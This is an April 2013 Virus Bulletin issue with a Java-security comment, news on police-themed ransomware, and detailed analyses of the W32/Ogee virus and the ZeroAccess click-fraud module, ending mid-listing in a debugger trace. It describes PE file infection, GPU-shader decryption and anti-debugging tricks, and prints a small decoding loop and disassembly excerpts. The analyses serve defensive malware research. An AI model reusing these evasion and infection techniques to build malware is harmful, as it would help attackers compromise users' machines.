APRIL 2013

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

OGEE, OGEE, OGEE

The programming of General-Purpose Graphics Processing Units (GPGPU) has become a common way to take advantage of the great power available on video cards. The programs, known as 'shaders', can be used to implement many things, including the decryption of arbitrary data – and now there is a virus that does exactly that. Peter Ferrie takes a close look at W32/Ogee.

page 4

CLICK FRAUD MODULE

Click fraud has been one of the biggest concerns for online advertisers for many years, and as researchers invest effort into developing pattern recognition and detection mechanisms to identify the fraudulent patterns, so the attackers tweak and evolve their click fraud methodologies. Wayne Low takes a look at the internal workings of the click fraud module of ZeroAccess.

page 8

PERSISTENT THREAT

The Pushdo botnet has been active in the wild since January 2007, with three main generations seen to date. Neo Tan and colleagues take an in-depth look at three different variants of a new, more advanced version of Pushdo's second generation.

page 18

ISSN 1749-7027

COMMENT

'It concerns me that my daughter's favourite game requires access to Wi-Fi, contacts, the operating system, etc.'

Aleksander P. Czarnowski
AVET, Poland

JAVA SECURITY IN THE ERA OF BYOD

Recent in-the-wild exploitation of the CVE-2013-0422 and CVE-2012-3174 Java vulnerabilities (which together I will refer to as the MBeanInstantiator.findClass vulnerability) has led me to some interesting thoughts about security, especially in the era of BYOD.

Even though the use of Java inside web browsers is dying out (at least it should be), the number of potential targets is still large enough for malware writers to search for vulnerabilities and put them into commercial malware packages. With the ever increasing number of devices that can run a web browser (and run Java), it is likely that if even less than 1% of them are vulnerable, it is worth the bad guys investing in vulnerability research.

When introducing important changes or new features to software, it is important always to remember to double-check your code. The root of the MBeanInstantiator.findClass vulnerability is a change in reflection API as a result of the introduction of new functionality. The ability of the exploit to bypass policies and security checks enforced by Java SecurityManager comes from the fact that not all security-related code has been upgraded to the new API correctly – in a world where the complexity of software is increasing constantly, and new releases have to be pushed out ever more quickly, security often falls by the wayside.

Editor: Helen Martin
Technical Editor: Dr Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Simon Bates
Sales Executive: Allison Sketchley
Perl Developer: Tom Gracey
Consulting Editors:
Nick FitzGerald, *AVG, NZ*
Ian Whalley, *Google, USA*
Dr Richard Ford, *Florida Institute of Technology, USA*

How many host-based IDS systems trace and can block the Java call 'System.setSecurityManager(null)' – which removes all Java security from the process? How many of those can stop the latest exploit without a signature update?

Whether you love or hate Java, the fact is that the number of programs that run in some kind of virtual machine on our devices is rising. As computing power and memory resources increase, this trend will become ever more prevalent. Most of these technologies (including .NET, for example) provide some form of reflection-like API and allow access to complex internal runtime structures that reach a lot further than just a bytecode representation. Things like security managers and reflection APIs are hard to get right from a security perspective. When designing such a solution you have to take into account many different situations, a lot of which are hard to imagine without proper education and relevant experience.

What does BYOD have to do with any of this? We are now in the habit of converting all our programs to mobile applications, which in many cases means converting to HTML5 and running a tablet web browser disguised as a dedicated application. HTML5 might be immune to some of the problems that plagued previous web technologies, but users tend to change their behaviour over the years, and we should take the time to learn from the past.

It concerns me greatly that my young daughter's favourite tablet game requires access to Wi-Fi, contacts, the operating system, etc. I wonder how many hours the game's developer dedicated to pen testing this game. Probably none. These apps are not written in assembly language but in high-level frameworks which have complex APIs like Java reflection. If I were a bad guy, I would target a high-profile game that runs with extremely high privileges (check out your app store, most of them do). Now imagine that all the employees at your workplace bring in the devices their children have been playing on – complete with malware kits already installed.

This is just the tip of the iceberg. Users are always keen to install the latest apps on their devices, so the constant patch/update cycle is alive and kicking. However, the problem comes when the time frame for fixing a high-profile vulnerability is big enough for the bad guys to make a buck on it: in some cases even a couple of hours can be long enough. Now I'm off to delete pictures from my wife's phone since they are taking up too much space for the latest 1.6GB system update.

NEWS

RANSOMWARE BACKS UP ITS MESSAGE

The German Federal Police (Bundeskriminalamt, or BKA) warned last month about a piece of ransomware that uses its logo and claims to have suspended use of the victim's computer on grounds of unauthorized network activity, including the viewing of child pornography. To make its claim seem more credible, the malware displays four images of child pornography (which it alludes to having found on the machine). A fine of 100 euros is demanded (with payment to be made via digital payment service *uKash* or *Paysafecard*) in order for an unlocking code to be sent to release the machine. The BKA has been at pains to point out that the message is the result of malware and is not in any way associated with the police – and stresses that under no circumstances should users pay the fine.

Meanwhile, another piece of police ransomware, dubbed 'Kovter', goes to even greater lengths to make its scam seem more believable – by using information gathered from the victim's browser history.

The malware displays a (fake) warning purporting to be from the US Dept of Justice, the US Dept of Homeland Security and the FBI, claiming that the victim's computer has been used to download and distribute illegal content. The message contains details including the computer's IP address, its host name, and a website from which the illegal material was allegedly downloaded. The malware checks the victim's browser history against a list of pornography sites, and if it finds a match it will display the details of the site the user has visited in the message – thus making it seem more credible. (If no match is found, the malware simply includes the details of a random pornography site.)

Ransomware is not a new phenomenon – primitive, floppy-disk-based ransomware appeared as early as 1989 – but with the perpetrators constantly refining their attack mechanisms, both technically and in social engineering terms, many experts have asserted that it will be one of the top security concerns for 2013.

CIOs SPENDING MORE TIME ON SECURITY

A recent survey of 100 UK CIOs has found that four in 10 have increased their company's security budget compared to three years ago – and of those, more than a half (55%) have increased it by more than 25%. On average, CIOs report that they spend almost a quarter of their time managing IT security, with 37% saying the time they spend managing security has increased 'somewhat' or 'significantly' compared with three years ago. The survey, conducted on behalf of recruitment agency *Robert Half Technology*, found that more than three quarters of CIOs consider managing IT security to be challenging for their business.

Prevalence Table – February 2013[1]

Malware	Type	%
Adware-misc	Adware	8.84%
Autorun	Worm	7.67%
Heuristic/generic	Trojan	5.73%
Java-Exploit	Exploit	5.12%
OneScan	Rogue	4.62%
Sirefef	Trojan	4.18%
Crypt/Kryptik	Trojan	3.85%
Heuristic/generic	Virus/worm	3.72%
Conficker/Downadup	Worm	3.48%
Injector	Trojan	2.83%
Sality	Virus	2.67%
Iframe-Exploit	Exploit	2.51%
Encrypted/Obfuscated	Misc	2.41%
Agent	Trojan	2.38%
Dorkbot	Worm	2.25%
bProtector	Adware	1.81%
LNK-Exploit	Exploit	1.80%
Potentially Unwanted-misc	PU	1.65%
Downloader-misc	Trojan	1.64%
Ramnit	Trojan	1.53%
BHO/Toolbar-misc	Adware	1.36%
Heuristic/generic	Misc	1.31%
Virut	Virus	1.25%
Brontok/Rontokbro	Worm	1.06%
Crack/Keygen	PU	1.04%
Backdoor-misc	Trojan	1.04%
AutoIt	Trojan	0.93%
Exploit-misc	Exploit	0.92%
Zbot	Trojan	0.80%
Phishing-misc	Phish	0.77%
Jeefo	Worm	0.77%
Somoto	Adware	0.71%
Others[2]		17.34%
Total		**100.00%**

[1] Figures compiled from desktop-level detections.

[2] Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

OGEE WHIZ

Peter Ferrie
Microsoft, USA

The programming of General-Purpose Graphics Processing Units (GPGPU) has become a common way to take advantage of the great power available on video cards. The programs, known as 'shaders', have a language that has evolved over the years to become something so high-level that it resembles a dialect of the C programming language. Many things can be implemented using shader programs, including the decryption of arbitrary data, and now we have a virus that does exactly that. We call it W32/Ogee.

STACKING THE DECK

The virus begins by pushing the RVA of the host entry point onto the stack, along with a pointer to the Process Environment Block. Both of these values are used in the final stage. The virus then retrieves the base address of kernel32.dll. It does this by walking the InLoadOrderModuleList from the PEB_LDR_DATA structure in the Process Environment Block (the address of kernel32.dll is always the second entry on the list). If the virus finds the PE header for kernel32.dll, it resolves the addresses of the required APIs.

The virus uses hashes instead of names, but the hashes are sorted alphabetically according to the strings they represent. This means that the export table needs to be parsed only once for all of the APIs instead of once for each API, as is common in some other viruses. Each API address is placed on the stack for easy access, but because stacks move downwards in memory, the addresses end up in reverse order in memory. This becomes important later on.

The virus resolves the addresses of just four APIs from kernel32.dll: GetModuleHandleA(), GetProcAddress(), LoadLibraryA() and VirtualAlloc(), but then uses only three of them (GetProcAddress() is not used). It uses the LoadLibrary() API to load glu32.dll. The address of only one API is resolved from here: gluOrtho2D(). The virus uses the GetModuleHandle() API to access the copy of gdi32.dll that is loaded implicitly by glu32.dll. It is not clear why the virus doesn't use the LoadLibrary() API instead, to avoid the need to import the GetModuleHandle() API. The virus resolves the addresses of two APIs from gdi32.dll: ChoosePixelFormat() and SetPixelFormat(). It uses the GetModuleHandle() API again to access the copy of user32.dll that is also loaded implicitly by glu32.dll. Once again, it is not clear why the LoadLibrary() API was not used instead. The virus never frees the DLLs, so the increased reference count should not affect anything. In fact, even if the virus attempted to free the DLLs, the behaviour of the *nVidia* video drivers, for example, would prevent the action from succeeding – the drivers intercept calls to the ChoosePixelFormat() API, and create a thread which does not terminate until the process does.

The virus resolves the addresses of five APIs from user32: CreateWindowExA(), DefWindowProcA(), DestroyWindow(), GetDC() and ReleaseDC(). The virus uses the GetModuleHandle() API to access the copy of opengl32.dll that is loaded implicitly by glu32.dll, and resolves the addresses of 21 APIs, including wglGetProcAddress(). All of the resolved API addresses from all of the loaded DLLs are placed on the stack.

The virus caches the value of the stack pointer in a register in order to access the existing APIs as well as the APIs that are subsequently loaded. This allows the virus to access stack elements, such as the APIs, without having to keep track of the value of the stack pointer. It also has a benefit in terms of the size of the code, provided that no more than 32 DWORD elements exist above or below the cached pointer value. Of course, the value of the cached pointer can be biased at the time it is calculated, such that it points into the middle of the block of values to access, in order to maximize the number of elements that remain within the +/-32 DWORD range. There is also a secondary benefit here, but it is minor in comparison: it provides a neater way to free an accumulation of stack parameters below the cached value, simply by assigning the cached value back to the stack pointer (biased by whatever value was applied when it was cached in the first place).

WINDOW OF OPPORTUNITY

The virus creates a window with a width and height of zero pixels, using the class-name 'EDIT'. The window is made as small as possible because it cannot be made invisible during the creation stage – it can only be hidden by the use of an additional API call, which presumably the virus writer wanted to avoid. 'EDIT' is the smallest built-in class-name, and conveniently fits within a single DWORD. The virus chooses a pixel format for the window which is intended to be 32 bits of 8/8/8/0 in RGBA format, but there is a bug in the structure layout. The bug probably results from a miscounting of the zero bytes during the dynamic structure construction, so the green shift is assigned eight bits, and the blue channel is assigned zero bits instead. Fortunately for the virus writer, this has no practical effect on the behaviour of the virus code, because the virus does not write anything to the window. In fact, none of the channels needed to be specified at all, and even the colour bit-count could have been zero. The virus sets the returned pixel format for the window, and uses it to create the GL context.

It resolves the addresses of 18 GL APIs by name. Since opengl.dll does not export these functions in a table that the virus can parse, it must use the wglGetProcAddress() API. Interestingly, the list of names does not contain an explicit sentinel. Instead, the virus relies on the fact that a double zero appears later in the code, with no single zero in between. This makes the code extremely fragile – and could cause some trouble for any wannabe virus writers who try to alter it. The reliance on the double zero allows the virus to fetch a 'fake' API address which is placed on the stack automatically, and which is used as a placeholder for the next API call. All this to save a single byte of code. The virus creates a new framebuffer object and binds to it, and then proceeds to use old-style rendering initialization, via the MatrixMode() and LoadIdentity() APIs. These APIs have been deprecated since OpenGL 3.0, but are needed to maintain compatibility with older software. This is probably another example of the extreme legacy support that the virus exhibits later.

The virus creates a square orthographic projection space that is equal to the size of the texture. This is used to hold the texture data during projection mode. The size of the texture is calculated by the first-generation sample, and never changes. To calculate the size of the texture, the virus takes the size of its code, doubles it, takes its square root to derive the size of the square that would hold the code, divides the square root by four to produce the number of DWORDs in that square, and then rounds up the result to avoid truncation. It then reloads the model view identity. Presumably, the virus avoided using the PushMatrix() and PopMatrix() APIs because it would have increased the number of APIs in use, and thus the number of elements on the stack. Increasing the number of elements on the stack could result in some elements being outside of the +/- 32 DWORD range from above.

The virus creates a viewport which is used to specify the affine transformation between the internal representation and the window that it has created. The virus requires a one-to-one mapping between the two representations, to avoid scaling or wrapping of the texture. If the virus had created the window with the proper dimensions, then the viewport would have been assigned the proper dimensions too, when the context was created – in that case, there would be no need to create the viewport explicitly. Furthermore, the preceding initialization code could have been replaced by just three API calls from glut32.dll. However, despite that DLL being present on many *Windows* systems, it is not installed by default – which, presumably, is the reason the virus writer did not attempt to make use of it.

A QUESTION OF TEXTURE

The virus creates three texture arrays: one to hold the encrypted code, one to hold the decryption keys, and one to hold the decrypted code. During the infection phase, the roles of the first and third texture arrays are reversed. The virus binds the three texture arrays, and then sets parameters for each texture: min filter, mag filter, wrap s and wrap t. These parameters correspond to the filters for minifying, magnifying and wrapping of a texture. Interestingly, none of these parameters is needed, since the texture will never need to be scaled, and it will always fit within the co-ordinate space. It seems likely that this code was copied blindly from a tutorial. The virus defines the parameters for a texture image, but does not point it to any data. Instead, in non-*ATI* mode, the virus defines the parameters for a texture sub-image which overlaps the parent image entirely. This sub-image points to the texture data, but since the sub-image completely covers the parent image, it is not needed at all, and the data could have been supplied by the parent image alone. It seems likely that this code was also copied blindly from a tutorial. There is an indication that the virus supports an alternative method for the texture generation for *ATI* cards, but this has not been verified. Finally, the texture environment is set to copy the values exactly, so that no blending or interpolation occurs.

FIFTY SHADES OF CODE

The virus creates a new program and shader object, then binds the shader source to the shader object. The shader source is very simple, and implements the formula 'x=a+b*c', where 'a' is the texture array that holds the encrypted code, 'b' is the texture array that holds the decryption keys, and 'c' is a randomly chosen modifier value. The shader source is compiled and attached to the program object, then the program is linked. The virus determines the locations of the three variables within the compiled program in order to assign them the appropriate values. It is unclear why the virus does this at this time, given that they will still be available later – one possible reason is that the register that is used to locate the variables is used for a different purpose later. However, it seems that the virus author overlooked the fact that there was a spare register that could have been used instead. By using the spare register, the virus would also have avoided the need to cache the variable locations, and that would have saved three stack elements.

PRIMITIVE GEOMETRY

The virus attaches the input and output textures to the framebuffer object, and adds the program to the rendering pipeline. It activates a texture unit, binds the decryption key texture array to it, and then assigns the texture index to the 'b' variable. The virus assigns the modifier value to the 'c' variable. This value is selected during the infection phase. The virus selects the colour buffer for the drawing target, activates a texture unit, binds the encrypted code texture array to it, and then assigns the texture index to the 'a' variable. The virus defines the vertices of the primitive as a quadrilateral, defines the vertices for the square, and then initiates the rendering (decryption). It selects the colour buffer for the output, reads the decrypted code into the buffer, and then decodes the decrypted code. The need to decode the decrypted code is because the encoded form uses 32 bits to store each value, but the virus requires only the low 16 bits. After decoding the code, the virus runs it. The code begins by detaching and deleting the shader object, and deleting the program and framebuffer objects, the texture arrays and the context, and the window. At this point, the main virus body is reached.

SHARE AND ENJOY

The main virus body begins by allocating some memory and copying itself to that memory. It registers a Structured Exception Handler in order to intercept any errors that occur during infection. It also initializes the random number generator by reading a value directly from the KUSER_SHARED_DATA structure in memory, instead of using an API such as GetTickCount(). The reason for this behaviour is because no APIs were resolved earlier that could be used as the seed for the random number generator, and the virus has not resolved any additional APIs at this point. The virus chooses a random number and assigns it to the modifier value. It then generates the table of decryption keys and encrypts the code at the same time.

The Random Number Generator (RNG) is interesting in itself, since it is neither the usual GetTickCount()-based randomizer nor the Knuth-inspired algorithm. Instead, the virus uses a complex RNG known as the 'Mersenne Twister', named after the kind of prime number at its heart. The virus author has used this RNG in almost all of his viruses for which he requires a source of random numbers.

hAPI hAPI, JOY JOY

The virus uses the LoadLibrary() API to load kernel32.dll, then it resolves the addresses of the required APIs. The virus uses hashes instead of names here, too. After retrieving the API addresses from kernel32.dll, the virus attempts to load 'sfc_os.dll'. If this fails, then it attempts to load 'sfc.dll'.

If either of these attempts succeed, then the virus resolves the SfcIsFileProtected() API. The reason the virus attempts to load both DLLs is that the API resolver in the virus code does not support import forwarding. The problem with import forwarding is that while the API name exists in the DLL, the corresponding API address does not. If a resolver is not aware of import forwarding, then it will retrieve the address of a string instead of the address of the code. In the case of the SfcIsFileProtected() API, the API is forwarded in *Windows XP* and later from sfc.dll to sfc_os.dll.

CULTURAL AWARENESS

The virus retrieves both the ASCII and Unicode versions of the required APIs. Due to the way in which the virus uses the APIs, it must swap the address of the CreateFileW() API and the CreateFileMappingA() API on the stack, even though this goes against the alphabetical ordering. The reason for the swap is that the virus requires the ASCII and Unicode versions of any given API to be sequential on the stack. This allows for transparent use of the appropriate API.

Specifically, the virus calls the GetVersion() API to determine the current *Windows* platform, and uses the result to select the appropriate API set (ASCII for *Windows 9x*/*Me*, and Unicode for *Windows NT* and later). Despite some of the virus author's more recent creations that support only *Windows NT* and later, this virus still supports *Windows 95*! This is because the infection engine used here is the same as the one we first saw the virus author use in 2002. In fact, the only updates to the code are the addition of support for Data Execution Prevention for *Windows XP* and later (by setting the executable bit in the section characteristics), and the DLL imagebase resolution for *Windows 7* and later (by walking the InLoadOrderModuleList list instead of the Structured Exception Handler list).

The GetVersion() API returns a bit that specifies whether the platform is *Windows 9x*-based (1) or *Windows NT*-based (0). The virus multiplies this value by four, adds the stack pointer value to it, and places the result in a register. Now, whenever the virus wishes to use an API which exists in the two forms, it simply calls the function relative to the register. As such, there is no need ever to check for the platform again. For example, the virus can call '[ebp+CreateFile]', where ebp contains the platform-specific value. If ebp is zero, the CreateFileW() API is called, and if ebp is four, the CreateFileA() API is called. This is why the reverse alphabetical order is important for the API addresses on the stack, and why the CreateFileW() and the CreateFileMappingA() API addresses had to be swapped.

FILTRATION SYSTEM

After finishing with the API trickiness, the virus searches for files. The virus searches for files in the current directory and all subdirectories, using a linked list instead of a recursive function. This is important from the point of view of the virus author, because the virus infects DLLs, whose stack size can be very small. The virus avoids any directory that begins with a '.'. This is intended to skip the '.' and '..' directories, but in *Windows NT* and later, directories can legitimately begin with this character if other characters follow. As a result, those directories will also be skipped.

Files are examined for their potential to be infected, regardless of their suffix, and will be infected if they pass a very strict set of filters. The first of these filters is that the file must not be protected by the System File Checker that exists in *Windows 98/Me*, and *Windows 2000* and later. Since directory searching on the *Windows 9x/Me* platforms uses ANSI paths, and since the SfcIsFileProtected() API requires a Unicode path, the virus converts the path from ANSI to Unicode, if appropriate, before calling the API.

The remaining filters include the condition that the file being examined must be a *Windows* Portable Executable file, a character mode or GUI application for the *Intel* 386+ CPU, that the file must have no digital certificates, and that it must have no bytes outside of the image. Additionally, if the file is a DLL, then it must have an entry point.

TOUCH AND GO

When a file is found that meets the infection criteria, it will be infected. The virus resizes the file by a random amount in the range of 4KB to 6KB in addition to the size of the virus. This data will exist outside of the image, and serve as the infection marker. Interestingly, despite its reliance on exceptions during the infection process, the virus does not check that exceptions are allowed by the host – the NO_SEH (No Structured Exception Handling) flag is not cleared in the header. If the flag is not cleared, *Windows* will terminate the application at the moment an exception occurs.

If relocation data is present at the end of the file, the virus will move the data to a larger offset in the file and place its own code in the gap that has been created. If no relocation data is present at the end of the file, the virus code will be placed there. The virus checks for the presence of relocation data by checking a flag in the PE header. However, this method is unreliable because even though the flag causes Address Space Layout Randomization to be disabled if it is set, *Windows* will ignore it and use the base relocation table directly if the image must be relocated due to address conflict.

The virus increases the physical size of the last section by the size of the virus code, then aligns the result. If the virtual size of the last section is smaller than its new physical size, then the virus sets the virtual size to be equal to the physical size, and increases and aligns the size of the image to compensate for the change. The virus also changes the attributes of the last section to include the executable and writable bits. The executable bit is set in order to allow the program to run if Data Execution Prevention is enabled, and the writable bit is set to allow the decryptor to write directly to the image.

The virus alters the host entry point to point to the last section, and saves the original entry point RVA in the virus body. This allows the virus to support both Address Space Layout Randomization and the proper infection of DLLs.

Once the infection is complete, the virus calculates a new file checksum, if one existed previously, before continuing to search for more files. Once the file searching has finished, the virus will allow the host code to execute by forcing an exception to occur, which transfers control to the handler that the virus registered. This technique appears a number of times in the virus code and is an elegant way to reduce the code size, in addition to functioning as an effective anti-debugging method. Since the virus has protected itself against errors by installing a Structured Exception Handler, the simulation of an error condition results in the execution of a common block of code to exit a routine. This avoids the need for separate handlers for successful and unsuccessful code completion. The handler unregisters itself, converts the original entry point from an RVA to a VA by adding the value from the ImageBaseAddress field in the Process Environment Block, and then transfers control to it.

CONCLUSION

The use of the GPU presents unimaginable challenges for anti-malware emulators, especially given that there are two major execution environments which have quite different behaviours, and there is no easy way to determine which one is intended to be used. Fortunately, the requirement for shaders to be stored in plain text in order to be compiled means that they can be extracted by anti-malware engines and treated like scripts. When combined with the data that uses the shader, an acceptable detection becomes reasonably straightforward, even in the absence of a complete decryption.

MALWARE ANALYSIS 2

A DEEPER LOOK INTO THE ZEROACCESS CLICKBOT

Wayne Low
F-Secure, Finland

Automated systems for clicking on advertisements that are displayed online for monetary gain – essentially, click fraud – has been one of the biggest concerns for online advertisers for many years. The major advertising networks, such as *Google*'s *AdWords*/*AdSense*, put significant effort into developing pattern recognition and detection mechanisms to identify the click patterns typically used by spammers and/or botnets engaging in click fraud.

To avoid being detected by such mechanisms, the methodology for click fraud used by botnets such as ZeroAccess (also known as clickbots) has been evolving steadily. While there are plenty of comprehensive analyses of ZeroAccess (e.g. [1]), there has been no detailed elaboration of how the ZeroAccess clickbot works internally – looking at its actions on the client machine and how it performs the click fraud operation.

The purpose of this article is to dissect the internal workings of ZeroAccess's click fraud module and to highlight the following details of the botnet's click fraud implementation:

- How it uses a 'traditional' method to initialize socket functions for overlapped I/O operations, which allows simultaneous connections that can also serve as an anti-debugging feature.
- How it only targets specific countries, most likely because it is targeting country- or region-specific advertising networks.
- How it includes functionality to randomize the clicks performed, preventing an unnaturally regular pattern that could alert suspicion from advertisers or the advertising networks.
- How it uses a window-less browser to mimic legitimate clicks, making it appear as though the fraudulent clicks came from real users.

Note: The analysis that follows uses a click fraud sample (sha1: 223b257f1e 810bf106819c0ec33387712a56e175) that was downloaded from the botnet in January 2013 and differs from samples examined in previous ZeroAccess-related papers. As such, some details mentioned here, such as the TCP port, will vary from previous reports.

CLICKBOT LOADER ROUTINE

The ZeroAccess malware can arrive on a client machine via many different routes, but it does so most commonly through a dropper that includes the malware as part of its payload. Once the dropper has successfully infected the machine, it downloads additional plug-in files – including the click fraud module, which has the file extension '@'.

This module acts as a loader for the click fraud binary, which is embedded immediately before the memcpy function. The binary is compressed as a *Microsoft* Cabinet file and encoded using a simple rotate left XOR algorithm with the key 0x12345678:

```
key = 0x12345678u;
do{
    *(DWORD*)szClickfraudCode ^= key;
    key = key << 1;
    szClickfraudCode = (char *)szClickfraudCode + 4;
     --dwClickFraudCodeSize;
}while ( dwClickFraudCodeSize );
```

After the decoding operation, the binary will be decompressed using Cabinet API functions. The result of the decompression consists of a single binary file named noreloc.cod.




Figure 1: Decompressed embedded DLL module with shellcode.

Noreloc.cod consists of a shellcode and an embedded DLL file (see Figure 1). This binary file will be injected into the svchost.exe process job created by the plug-in module.

In older ZeroAccess variants, the shellcode was only found in the malware dropper. In more recent variants, similar shellcode can also be found in the click fraud module. Whatever the location, in general, it serves two purposes:

- Deploying an anti-debugging feature
- Loading an embedded MZ PE executable file.

The shellcode will register a vectored exception handler (VEH) using RtlAddVectoredExceptionHandler. An exception must be triggered to invoke this exception handler. In order to achieve this, the shellcode sets a hardware breakpoint at debug register Dr3 through a context structure. This context is then set to the thread using ZwSetContextThread.

The purpose of VEH is to intercept ZwMapViewOfSection in order to impersonate a legitimate process running malicious code (see Listing 1).

LdrLoadDll has a function prototype as follows:

```
NTSTATUS NTAPI LdrLoadDll(
    IN PWSTR DllPath OPTIONAL,
    IN PULONG DllCharacteristics OPTIONAL,
    IN PUNICODE_STRING DllName,
    OUT PVOID *DllHandle
    );
```

When the shellcode executes the function LdrLoadDll with ‘smss.exe’ (Session Manager Subsystem) as the DllName, the hardware breakpoint on ZwMapViewOfSection will

```
.text:0100392F /*
.text:0100392F Set DEBUG_REGISTER (Dr3) to ZwMapViewOfSection function addr
.text:0100392F */
.text:0100392F     xor  eax, eax
.text:01003931     lea  edi, [ebp+Context]
.text:01003937     mov  ecx, 0B3h
.text:0100393C     rep stosd
.text:0100393E     mov  [ebp+Context.ContextFlags], CONTEXT_DEBUG_REGISTERS
.text:01003948     mov  [ebp+Context.Dr7], 40h ; L3 bit set => local breakpoint (dr3) enabled
.text:01003952     call GetZwMapViewOfSectionString
.text:01003957     push eax     ; eax = “ZwMapViewOfSection”
.text:01003958     call _GetFunctionAddrByName
.text:0100395D     mov  [ebp+Context.Dr3], eax ; eax = Function address of ZwMapViewOfSection
.text:01003963     lea  eax, [ebp+Context]
.text:01003969     push eax
.text:0100396A     push 0FFFFFFFEh
.text:0100396C     call _CallZwSetContextThread
.text:01003971     pop  ecx
.text:01003972     pop  ecx
.text:01003973     call _GetSmssExeString
.text:01003978     push 10h
.text:0100397A     mov  esi, eax
.text:0100397C     pop  eax
.text:0100397D     call _StackspaceAlloc_0
.text:01003982     lea  eax, [ebp+usSmss]
.text:01003985     push esi
.text:01003986     push eax
.text:01003987     call _CallRtlInitUnicodeString
.text:0100398C     lea  eax, [ebp+SmssAddrSpace]
.text:0100398F     push eax
.text:01003990     lea  eax, [ebp+usSmss]
.text:01003993     push eax
.text:01003994     xor  esi, esi
.text:01003996     push esi
.text:01003997     push esi
.text:01003998     call _CallLdrLoadDll
.text:0100399D     mov  edi, eax
.text:0100399F     lea  eax, [ebp+Context]
```

Listing 1: Code that intercepts ZwMapViewOfSection.

be hit. The reason the breakpoint is hit can be seen in the following call stack:

```
0007cc08 7c91c3da 0000006c ffffffff 0007cce0
ntdll!ZwMapViewOfSection
0007ccfc 7c916071 00000000 0007cd88 00000000
ntdll!LdrpMapDll+0x330
0007cfbc 7c9162da 00000000 00000000 00000000
ntdll!LdrpLoadDll+0x1e9
0007d264 00090314 00000000 00000000 0007d618
ntdll!LdrLoadDll+0x230
WARNING: Frame IP not in any known module. Following
frames may be wrong.
0007d650 0009046f 00090688 0007ffa4 7c900000 0x90314
0007ffc0 7c816fd7 00000000 00000000 00000000 0x9046f
0007fff0 00000000 00090000 00000000 78746341 kernel32
!BaseProcessStart+0x23
```

If there is a debugger present and it handles the exception, no VEH will be triggered – ZwMapViewOfSection will continue execution and eventually, LdrLoadDll will return the original value of smss.exe in DllHandle. If a debugger is present, VEH will take over ZwMapViewOfSection's execution flow and return the attacker's desired DllHandle value to shellcode. This value holds the click fraud code and will be executed at the end of the shellcode.

After the shellcode has accomplished its task, it will load and pass execution control to smss.exe, as shown in a process environment block (PEB) of svchost.exe (Listing 2).

The PEB result shows that the malware has successfully disguised the Session Manager Subsystem running the click fraud code; indeed the PEB output raises the following questions:


- Why is a process address space allowed to contain two executable images?
- Shouldn't only one instance of smss.exe be running as an independent process?

On the other hand, these occurrences could be used as indicators that the machine has been infected.

YET ANOTHER HARDWARE BREAKPOINT ANTI-DEBUGGING ROUTINE

Once the click fraud routine has gained execution control, we immediately see another anti-debugging routine similar to the previous one; this routine, however, is slightly more straightforward. Again, it sets a hardware breakpoint at debug register Dr3, pointing to the WSPStartup function address (see Listing 3).

Upon calling WSASocketW, a breakpoint exception will be triggered due to the previously set hardware breakpoint. If there is no debugger attached, the malware has the chance to handle the exception and execute its assigned code. Otherwise, the debugger will stop the program execution at the WSPStartup function, as shown in Figure 2. (Figure 2 also shows the call stack for WSASocketW.)



```
Single step exception - code 80000004 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=71a5c35b ebx=00164da8 ecx=0007bbe0 edx=7c97c0d8 esi=00000202 edi=0007bb88
eip=71a5c35b esp=0007bb3c ebp=0007bf04 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
mswsock!WSPStartup:
001b:71a5c35b ??              ???
kd> kb
ChildEBP RetAddr  Args to Child
0007bb38 71ab753a 00000202 0007bbe0 000c4db8 mswsock!WSPStartup
0007bf04 71ab494d 000c502c 000c4db8 00000000 WS2_32!DPROVIDER::Initialize+0x181
0007bf24 71ab49ac 000c4da8 00000000 00000000 WS2_32!DCATALOG::LoadProvider+0x6d
0007bf40            71ab3a20            00000002            00000001            00000006
WS2_32!DCATALOG::GetCountedCatalogItemFromAttributes+0xf5
0007bf98 006b3028 00000002 00000001 00000006 WS2_32!WSASocketW+0x89
